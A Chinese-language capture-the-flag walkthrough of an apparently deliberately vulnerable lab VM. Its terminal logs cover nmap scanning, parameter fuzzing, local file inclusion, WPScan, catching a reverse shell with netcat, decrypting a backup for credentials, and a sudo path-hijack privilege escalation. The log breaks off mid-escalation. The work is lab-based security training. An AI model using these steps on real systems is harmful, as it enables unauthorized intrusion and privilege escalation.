╭─ /home/kali/Desktop  with root@kali at 22:25:31 ─╮
╰─❯ nmap -sn 192.168.8.0/24

Starting Nmap 7.95 ( https://nmap.org ) at 2026-06-29 22:25 EDT
Nmap scan report for 192.168.8.1 (192.168.8.1)
Host is up (0.0066s latency).
MAC Address: 14:D8:64:93:00:07 (TP-Link Technologies)
Nmap scan report for 192.168.8.3 (192.168.8.3)
Host is up (0.0081s latency).
MAC Address: 14:D8:64:9B:2E:7D (TP-Link Technologies)
Nmap scan report for 192.168.8.4 (192.168.8.4)
Host is up (0.0081s latency).
MAC Address: 14:D8:64:AC:1B:D1 (TP-Link Technologies)
Nmap scan report for 192.168.8.5 (192.168.8.5)
Host is up (0.0084s latency).
MAC Address: 14:D8:64:AC:3C:E3 (TP-Link Technologies)
Nmap scan report for 192.168.8.6 (192.168.8.6)
Host is up (0.0065s latency).
MAC Address: 14:D8:64:AC:43:AC (TP-Link Technologies)
Nmap scan report for 192.168.8.7 (192.168.8.7)
Host is up (0.0093s latency).
MAC Address: 14:D8:64:AC:2D:95 (TP-Link Technologies)
Nmap scan report for 192.168.8.8 (192.168.8.8)
Host is up (0.0093s latency).
MAC Address: 14:D8:64:AC:2D:44 (TP-Link Technologies)
Nmap scan report for 192.168.8.9 (192.168.8.9)
Host is up (0.093s latency).
MAC Address: B8:50:D8:D4:B4:93 (Beijing Xiaomi Mobile Software)
Nmap scan report for 192.168.8.10 (192.168.8.10)
Host is up (0.026s latency).
MAC Address: 54:B8:74:0E:0D:1C (GD Midea Air-Conditioning Equipment)
Nmap scan report for 192.168.8.11 (192.168.8.11)
Host is up (0.14s latency).
MAC Address: 28:D1:27:96:13:2B (Beijing Xiaomi Mobile Software)
Nmap scan report for 192.168.8.12 (192.168.8.12)
Host is up (0.14s latency).
MAC Address: B8:50:D8:D1:4E:BF (Beijing Xiaomi Mobile Software)
Nmap scan report for 192.168.8.13 (192.168.8.13)
Host is up (0.016s latency).
MAC Address: 24:27:30:B9:B9:D3 (GD Midea Air-Conditioning Equipment)
Nmap scan report for 192.168.8.15 (192.168.8.15)
Host is up (0.087s latency).
MAC Address: 64:82:14:52:2A:00 (FN-Link Technology)
Nmap scan report for 192.168.8.18 (192.168.8.18)
Host is up (0.0072s latency).
MAC Address: 14:D8:64:AC:2B:A3 (TP-Link Technologies)
Nmap scan report for 192.168.8.20 (192.168.8.20)
Host is up (0.015s latency).
MAC Address: B8:50:D8:D0:65:E4 (Beijing Xiaomi Mobile Software)
Nmap scan report for 192.168.8.21 (192.168.8.21)
Host is up (0.13s latency).
MAC Address: C8:5C:CC:87:FF:1F (Beijing Xiaomi Mobile Software)
Nmap scan report for 192.168.8.22 (192.168.8.22)
Host is up (0.018s latency).
MAC Address: B8:50:D8:D5:48:2B (Beijing Xiaomi Mobile Software)
Nmap scan report for 192.168.8.23 (192.168.8.23)
Host is up (0.14s latency).
MAC Address: 48:27:E2:E8:FD:0C (Espressif)
Nmap scan report for 192.168.8.27 (192.168.8.27)
Host is up (0.059s latency).
MAC Address: C2:83:98:B1:30:E7 (Unknown)
Nmap scan report for 192.168.8.29 (192.168.8.29)
Host is up (0.00030s latency).
MAC Address: 70:08:94:2E:B7:41 (Unknown)
Nmap scan report for 192.168.8.44 (192.168.8.44)
Host is up (0.00051s latency).
MAC Address: 00:0C:29:8B:42:A5 (VMware)
Nmap scan report for 192.168.8.114 (192.168.8.114)
Host is up.
Nmap done: 256 IP addresses (22 hosts up) scanned in 3.37 seconds
锁定IP 为 192.168.8.44
1
2
3
4
5
6
7
8
9
10
11
12
╭─ /home/kali/Desktop  with root@kali at 22:26:50 ─╮
╰─❯ nmap -sT -p- 192.168.8.44
Starting Nmap 7.95 ( https://nmap.org ) at 2026-06-29 22:57 EDT
Nmap scan report for 192.168.8.44 (192.168.8.44)
Host is up (0.0019s latency).
Not shown: 65533 closed tcp ports (conn-refused)
PORT   STATE SERVICE
22/tcp open  ssh
80/tcp open  http
MAC Address: 00:0C:29:8B:42:A5 (VMware)

Nmap done: 1 IP address (1 host up) scanned in 5.02 seconds
╭─ /home/kali/Desktop ····················································································································································· took 5s with root@kali at 22:57:36 ─╮
╰─❯ nmap -sT -sC -O -sV -p 22,80  192.168.8.44                        ─╯
Starting Nmap 7.95 ( https://nmap.org ) at 2026-06-29 23:13 EDT
Nmap scan report for 192.168.8.44 (192.168.8.44)
Host is up (0.0019s latency).

PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 7.2p2 Ubuntu 4ubuntu2.8 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 8d:c5:20:23:ab:10:ca:de:e2:fb:e5:cd:4d:2d:4d:72 (RSA)
|   256 94:9c:f8:6f:5c:f1:4c:11:95:7f:0a:2c:34:76:50:0b (ECDSA)
|_  256 4b:f6:f1:25:b6:13:26:d4:fc:9e:b0:72:9f:f4:69:68 (ED25519)
80/tcp open  http    Apache httpd 2.4.18 ((Ubuntu))
|_http-server-header: Apache/2.4.18 (Ubuntu)
|_http-title: HacknPentest
MAC Address: 00:0C:29:8B:42:A5 (VMware)
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Device type: general purpose
Running: Linux 3.X|4.X
OS CPE: cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linux_kernel:4
OS details: Linux 3.2 - 4.14, Linux 3.8 - 3.16
Network Distance: 1 hop
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 8.37 seconds
Apache版本为2.4.18 open ssh的版本为OpenSSH 7.2p2 Ubuntu 4ubuntu2.8 (Ubuntu Linux; protocol 2.0)
确定渗透优先级:80->22 在实战中,22不优先考虑
UDP端口信息收集:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
╭─ /home/kali/Desktop ··········································································································································· х INT took 4m 40s with root@kali at 00:03:20 ─╮
╰─❯ nmap -sU 192.168.8.44 --min-rate=8000
Starting Nmap 7.95 ( https://nmap.org ) at 2026-06-30 00:10 EDT
Nmap scan report for 192.168.8.44 (192.168.8.44)
Host is up (0.0015s latency).
Not shown: 994 open|filtered udp ports (no-response)
PORT      STATE  SERVICE
999/udp   closed applix
1124/udp  closed hpvmmcontrol
2345/udp  closed dbm
17184/udp closed unknown
39632/udp closed unknown
45928/udp closed unknown
MAC Address: 00:0C:29:8B:42:A5 (VMware)

Nmap done: 1 IP address (1 host up) scanned in 0.60 seconds
╭─ /home/kali/Desktop ····························································································································································· with root@kali at 00:10:40 ─╮
╰─❯ nmap --script=vuln 192.168.8.44                                                                                                                                                                            ─╯
Starting Nmap 7.95 ( https://nmap.org ) at 2026-06-30 00:15 EDT
Pre-scan script results:
| broadcast-avahi-dos:
|   Discovered hosts:
|     224.0.0.251
|   After NULL UDP avahi packet DoS (CVE-2011-1002).
|_  Hosts are all up (not vulnerable).
Nmap scan report for 192.168.8.44 (192.168.8.44)
Host is up (0.0046s latency).
Not shown: 998 closed tcp ports (reset)
PORT   STATE SERVICE
22/tcp open  ssh
80/tcp open  http
|_http-csrf: Couldn't find any CSRF vulnerabilities.
|_http-vuln-cve2017-1001000: ERROR: Script execution failed (use -d to debug)
|_http-dombased-xss: Couldn't find any DOM based XSS.
|_http-stored-xss: Couldn't find any stored XSS vulnerabilities.
| http-slowloris-check:
|   VULNERABLE:
|   Slowloris DOS attack
|     State: LIKELY VULNERABLE
|     IDs:  CVE:CVE-2007-6750
|       Slowloris tries to keep many connections to the target web server open and hold
|       them open as long as possible.  It accomplishes this by opening connections to
|       the target web server and sending a partial request. By doing so, it starves
|       the http server's resources causing Denial Of Service.
|
|     Disclosure date: 2009-09-17
|     References:
|       http://ha.ckers.org/slowloris/
|_      https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2007-6750
| http-enum:
|   /wordpress/: Blog
|_  /wordpress/wp-login.php: Wordpress login page.
MAC Address: 00:0C:29:8B:42:A5 (VMware)

Nmap done: 1 IP address (1 host up) scanned in 345.93 seconds
╭─ /home/kali/Desktop ···················································································································································· took 18s with root@kali at 00:45:27 ─╮
╭─ /home/kali ················································ with root@kali at 02:29:35 ─╮ ╰─❯ wfuzz -c --hh 134 -w /usr/share/wordlists/wfuzz/general/common.txt http://192.168.8.44/index.php\?FUZZ /usr/lib/python3/dist-packages/wfuzz/__init__.py:34: UserWarning:Pycurl is not compiled against Openssl. Wfuzz might not work correctly when fuzzing SSL sites. Check Wfuzz's documentation for more information.
ID Response Lines Word Chars Payload =====================================================================
000000001: 200 7 L 12 W 136 Ch "@" 000000003: 200 7 L 12 W 136 Ch "01" 000000007: 200 7 L 12 W 136 Ch "10" 000000015: 200 7 L 12 W 136 Ch "2001" 000000048: 200 7 L 12 W 136 Ch "admon" 000000047: 200 7 L 12 W 136 Ch "adminsql" 000000044: 200 7 L 12 W 136 Ch "admin_login" 000000031: 200 7 L 12 W 136 Ch "action" 000000050: 200 7 L 12 W 136 Ch "agent" 000000045: 200 7 L 12 W 136 Ch "adminlogon" 000000046: 200 7 L 12 W 136 Ch "admin_logon" 000000049: 200 7 L 12 W 136 Ch "adsl" 000000043: 200 7 L 12 W 136 Ch "adminlogin" 000000039: 200 7 L 12 W 136 Ch "administrat" 000000038: 200 7 L 12 W 136 Ch "Admin" 000000035: 200 7 L 12 W 136 Ch "admin" 000000042: 200 7 L 12 W 136 Ch "administrator" 000000041: 200 7 L 12 W 136 Ch "Administration" 000000036: 200 7 L 12 W 136 Ch "_admin" 000000037: 200 7 L 12 W 136 Ch "admin_" 000000040: 200 7 L 12 W 136 Ch "administration"
先查看Word,Chars 的长度 , 再进行过滤:
1
--hc/hl/hw/hh N[,N]+ : Hide responses with the specified code/lines/words/chars (Use BBB for taking values from baseline)
╭─ /home/kali ················································ with root@kali at 02:31:29 ─╮ ╰─❯ wfuzz -c --hh 136 -w /usr/share/wordlists/wfuzz/general/common.txt http://192.168.8.44/index.php\?FUZZ /usr/lib/python3/dist-packages/wfuzz/__init__.py:34: UserWarning:Pycurl is not compiled against Openssl. Wfuzz might not work correctly when fuzzing SSL sites. Check Wfuzz's documentation for more information.
Do something better <br><br><br><br><br><br>ok well Now you reah at the exact parameter <br><br>Now dig some more for next one <br>use 'secrettier360' parameter on some other php page for more fun. </html>
╭─ /home/kali ················································ with root@kali at 02:48:48 ─╮ ╰─❯ curl http://192.168.8.44/image.php\?secrettier360\=location.txt ─╯ <html>
<title>HacknPentest</title>

<body> <img src='hacknpentest.png' alt='hnp security' width="1300" height="595" /></p></p></p> </body> finaly you got the right parameter<br><br><br><br></html>
╭─ /home/kali ················································ with root@kali at 02:54:27 ─╮ ╰─❯ ssh victor@192.168.8.44 ─╯ ** WARNING: connection is not using a post-quantum key exchange algorithm. ** This session may be vulnerable to "store now, decrypt later" attacks. ** The server may need to be upgraded. See https://openssh.com/pq.html victor@192.168.8.44's password: Permission denied, please try again. victor@192.168.8.44's password: Permission denied, please try again. victor@192.168.8.44's password: victor@192.168.8.44: Permission denied (publickey,password).
╭─ /home/kali ································· х 255 took 17s with root@kali at 02:58:01 ─╮ ╰─❯ ssh root@192.168.8.44 ─╯ ** WARNING: connection is not using a post-quantum key exchange algorithm. ** This session may be vulnerable to "store now, decrypt later" attacks. ** The server may need to be upgraded. See https://openssh.com/pq.html root@192.168.8.44's password: Permission denied, please try again. root@192.168.8.44's password: Permission denied, please try again. root@192.168.8.44's password: root@192.168.8.44: Permission denied (publickey,password).
WordPress Security Scanner by the WPScan Team Version 3.8.28 Sponsored by Automattic - https://automattic.com/ @_WPScan_, @ethicalhack3r, @erwan_lr, @firefart _______________________________________________________________
[i] It seems like you have not updated the database for some time.
[+] XML-RPC seems to be enabled: http://192.168.8.44/wordpress/xmlrpc.php | Found By: Direct Access (Aggressive Detection) | Confidence: 100% | References: | - http://codex.wordpress.org/XML-RPC_Pingback_API | - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_ghost_scanner/ | - https://www.rapid7.com/db/modules/auxiliary/dos/http/wordpress_xmlrpc_dos/ | - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_xmlrpc_login/ | - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_pingback_access/
[+] WordPress readme found: http://192.168.8.44/wordpress/readme.html | Found By: Direct Access (Aggressive Detection) | Confidence: 100%
[+] Upload directory has listing enabled: http://192.168.8.44/wordpress/wp-content/uploads/ | Found By: Direct Access (Aggressive Detection) | Confidence: 100%
[+] The external WP-Cron seems to be enabled: http://192.168.8.44/wordpress/wp-cron.php | Found By: Direct Access (Aggressive Detection) | Confidence: 60% | References: | - https://www.iplocation.net/defend-wordpress-from-ddos | - https://github.com/wpscanteam/wpscan/issues/1299
[+] WordPress version 5.2.2 identified (Insecure, released on 2019-06-18). | Found By: Rss Generator (Passive Detection) | - http://192.168.8.44/wordpress/?feed=rss2, <generator>https://wordpress.org/?v=5.2.2</generator> | - http://192.168.8.44/wordpress/?feed=comments-rss2, <generator>https://wordpress.org/?v=5.2.2</generator>
[+] WordPress theme in use: twentynineteen | Location: http://192.168.8.44/wordpress/wp-content/themes/twentynineteen/ | Last Updated: 2025-04-15T00:00:00.000Z | Readme: http://192.168.8.44/wordpress/wp-content/themes/twentynineteen/readme.txt | [!] The version is out of date, the latest version is 3.1 | Style URL: http://192.168.8.44/wordpress/wp-content/themes/twentynineteen/style.css?ver=1.4 | Style Name: Twenty Nineteen | Style URI: https://wordpress.org/themes/twentynineteen/ | Description: Our 2019 default theme is designed to show off the power of the block editor. It features custom sty... | Author: the WordPress team | Author URI: https://wordpress.org/ | | Found By: Css Style In Homepage (Passive Detection) | | Version: 1.4 (80% confidence) | Found By: Style (Passive Detection) | - http://192.168.8.44/wordpress/wp-content/themes/twentynineteen/style.css?ver=1.4, Match: 'Version: 1.4'

[+] victor | Found By: Author Posts - Display Name (Passive Detection) | Confirmed By: | Rss Generator (Passive Detection) | Author Id Brute Forcing - Author Pattern (Aggressive Detection) | Login Error Messages (Aggressive Detection)
[!] No WPScan API Token given, as a result vulnerability data has not been output. [!] You can get a free API token with 25 daily requests by registering at https://wpscan.com/register

╭─ /home/kali ·························································· with root@kali at 04:39:04 ─╮ ╰─❯ nc -lvp 443 ─╯ listening on [any] 443 ... connect to [192.168.8.114] from 192.168.8.44 [192.168.8.44] 54694 ls 404.php archive.php classes comments.php fonts footer.php functions.php header.php image.php inc index.php js package-lock.json package.json page.php postcss.config.js print.css print.scss readme.txt sass screenshot.png search.php secret.php single.php style-editor-customizer.css style-editor-customizer.scss style-editor.css style-editor.scss style-rtl.css style.css style.scss template-parts
四.权限提升
使用sudo -l 查看可以无密码即可以超级用户权限执行的文件:
1 2 3 4 5 6 7
sudo -l Matching Defaults entries for www-data on ubuntu: env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin
User www-data may run the following commands on ubuntu: (root) NOPASSWD: /home/saket/enc
file /home/saket/enc 发现是一个linux下的可执行文件 暂时先放着
查看home下有什么文件:
1 2 3
www-data@ubuntu:/var/www/html/wordpress/wp-content/themes/twentynineteen$ ls /home saket victor www-data@ubuntu:/var/www/html/wordpress/wp-content/themes/twentynineteen$
www-data@ubuntu:/var/www/html/wordpress/wp-content/themes/twentynineteen$ cat /etc/crontab # /etc/crontab: system-wide crontab # Unlike any other crontab you don't have to run the `crontab' # command to install the new version when you edit this file # and files in /etc/cron.d. These files also have username fields, # that none of the other crontabs do.
SHELL=/bin/sh PATH=/usr/local/sbin:/usr/local/bin:/sbin:/bin:/usr/sbin:/usr/bin # m h dom mon dow user command 17 * * * * root cd / && run-parts --report /etc/cron.hourly 25 6 * * * root test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.daily ) 47 6 * * 7 root test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.weekly ) 52 6 1 * * root test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.monthly ) @reboot bash /root/t.sh # www-data@ubuntu:/var/www/html/wordpress/wp-content/themes/twentynineteen$
并没有实际有帮助的内容
接下来我们深入内核提权:
1 2 3 4 5 6 7 8 9 10 11 12 13 14 15 16 17
╭─ /home/kali ················································ with root@kali at 03:19:08 ─╮ ╰─❯ searchsploit Linux ubuntu 4.10.0-28 ─╯
www-data@ubuntu:/home/saket$ ./enc enter password:
尝试凭据复用:follow_the_ippsec
依然失败,继续尝试信息收集,查看/opt目录,发现一个有趣的东西:
1 2 3 4 5 6 7 8 9 10 11 12 13 14 15 16 17 18 19
www-data@ubuntu:/home$ cd /opt\ > ^C www-data@ubuntu:/home$ cd /opt www-data@ubuntu:/opt$ ls backup www-data@ubuntu:/opt$ cd backup/ www-data@ubuntu:/opt/backup$ ls server_database www-data@ubuntu:/opt/backup$ cd server_database/ www-data@ubuntu:/opt/backup/server_database$ ls backup_pass {hello.8} www-data@ubuntu:/opt/backup/server_database$ cat backup_pass your password for backup_database file enc is
Sorry, try again. [sudo] password for www-data: Sorry, try again. [sudo] password for www-data:
sudo: 3 incorrect password attempts www-data@ubuntu:/home/saket$ ./enc ./enc enter password: backup_password backup_password good /bin/cp: cannot stat '/root/enc.txt': Permission denied /bin/cp: cannot stat '/root/key.txt': Permission denied www-data@ubuntu:/home/saket$ sudo /home/saket/enc sudo /home/saket/enc enter password: backup_password backup_password good www-data@ubuntu:/home/saket$ ls ls enc enc.txt key.txt password.txt user.txt www-data@ubuntu:/home/saket$
cat这两个文件:
1
2
3
4
5
6
7
8
9
10
11
12
www-data@ubuntu:/home/saket$ cat key.txt cat key.txt I know you are the fan of ippsec.
So convert string "ippsec" into md5 hash and use it to gain yourself in your real form. www-data@ubuntu:/home/saket$ cat en cat enc cat: enc: Permission denied www-data@ubuntu:/home/saket$ cat enc.txt cat enc.txt nzE+iKr82Kh8BOQg0k/LViTZJup+9DReAsXd/PCtFZP5FHM7WtJ9Nz1NmqMi9G0i7rGIvhK2jRcGnFyWDT9MLoJvY1gZKI2xsUuS3nJ/n3T1Pe//4kKId+B3wfDW/TgqX6Hg/kUj8JO08wGe9JxtOEJ6XJA3cO/cSna9v3YVf/ssHTbXkb+bFgY7WLdHJyvF6lD/wfpY2ZnA1787ajtm+/aWWVMxDOwKuqIT1ZZ0Nw4= www-data@ubuntu:/home/saket$
www-data@ubuntu:/home/saket$ openssl enc -help openssl enc -help unknown option '-help' options are -in <file> input file -out <file> output file -pass <arg> pass phrase source -e encrypt -d decrypt -a/-base64 base64 encode/decode, depending on encryption flag -k passphrase is the next argument -kfile passphrase is the first line of the file argument -md the next argument is the md to use to create a key from a passphrase. One of md2, md5, sha or sha1 -S salt in hex is the next argument -K/-iv key/iv in hex is the next argument -[pP] print the iv/key (then exit if -P) -bufsize <n> buffer size -nopad disable standard block padding -engine e use engine e, possibly a hardware device.
得到一条重要信息: key/iv in hex is the next argument ,我们还需要把key的md5转换为hex
╭─ /home/kali ································································································································· х INT with root@kali at 04:59:36 ─╮ ╰─❯ for types in $(cat Crypt1);do echo "nzE+iKr82Kh8BOQg0k/LViTZJup+9DReAsXd/PCtFZP5FHM7WtJ9Nz1NmqMi9G0i7rGIvhK2jRcGnFyWDT9MLoJvY1gZKI2xsUuS3nJ/n3T1Pe//4kKId+B3wfDW/TgqX6Hg/kUj8JO08wGe9JxtOEJ6XJA3cO/cSna9v3YVf/ssHTbXkb+bFgY7WLdHJyvF6lD/wfpY2ZnA1787ajtm+/aWWVMxDOwKuqIT1ZZ0Nw4=" | openssl enc -d -a -$types -K 3336366137346362336339353964653137643631646233303539316333396431 2>/dev/null ;echo $types;done aes-128-cbc l{���[��7�ƏmfE��K����;0�`Z▒�� :�y��N�.�Fj�|z�x�G���rd��/�� �:�Z91�yMV���@��S▒u����_j,����^+�FAC��ﴌ6���-��~��I�_���%���C���Դ��:��}T�q�4�同��#��ʛaes-128-ecb aes-192-cbc ~I�l2UFײ:H3V�>Z����§��N[sgħ��:��-]�����v;ń#�M��|g�� �|&�As �� �B0��mĖ�*�0r������{Hw� Ƕ�~�g�X�2▒�'+��+�����[D���5��d����!%o {aes-192-ecb aes-256-cbc Dont worry saket one day we will reach to our destination very soon. And if you forget your username then use your old password ==> "tribute_to_ippsec"
Dont worry saket one day we will reach to our destination very soon. And if you forget your username then use your old password ==> "tribute_to_ippsec"
╭─ /home/kali ··························································································································· took 2m 39s with root@kali at 04:54:53 ─╮ ╰─❯ ssh saket@192.168.8.47 ─╯ ** WARNING: connection is not using a post-quantum key exchange algorithm. ** This session may be vulnerable to "store now, decrypt later" attacks. ** The server may need to be upgraded. See https://openssh.com/pq.html saket@192.168.8.47's password: Welcome to Ubuntu 16.04.3 LTS (GNU/Linux 4.10.0-28-generic x86_64)
194 packages can be updated. 1 update is a security update.
New release '18.04.6 LTS' available. Run 'do-release-upgrade' to upgrade to it.
*** System restart required ***
The programs included with the Ubuntu system are free software; the exact distribution terms for each program are described in the individual files in /usr/share/doc/*/copyright.
Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by applicable law.
The programs included with the Ubuntu system are free software; the exact distribution terms for each program are described in the individual files in /usr/share/doc/*/copyright.
Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by applicable law.
Last login: Sun Jul 5 01:52:19 2026 from 192.168.8.114 $
接着sudo -l
1 2 3 4 5 6 7
saket@ubuntu:~$ sudo -l Matching Defaults entries for saket on ubuntu: env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin
User saket may run the following commands on ubuntu: (root) NOPASSWD: /home/victor/undefeated_victor saket@ubuntu:~$
直接运行:
1 2 3 4
saket@ubuntu:~$ sudo /home/victor/undefeated_victor if you can defeat me then challenge me in front of you /home/victor/undefeated_victor: 2: /home/victor/undefeated_victor: /tmp/challenge: not found saket@ubuntu:~$
尝试将/bin/bash写入/tmp/challenge
1 2 3 4 5 6 7 8 9
saket@ubuntu:~$ sudo /home/victor/undefeated_victor if you can defeat me then challenge me in front of you /home/victor/undefeated_victor: 2: /home/victor/undefeated_victor: /tmp/challenge: not found saket@ubuntu:~$ echo "/bin/bash" > /tmp/challenge saket@ubuntu:~$ sudo /home/victor/undefeated_victor if you can defeat me then challenge me in front of you /home/victor/undefeated_victor: 2: /home/victor/undefeated_victor: /tmp/challenge: Permission denied saket@ubuntu:~$
发现需要执行权限:
chmod +x /tmp/challenge
1
2
3
4
5
6
7
8
9
10
saket@ubuntu:~$ chmod +x /tmp/challenge
saket@ubuntu:~$ sudo /home/victor/undefeated_victor
if you can defeat me then challenge me in front of you
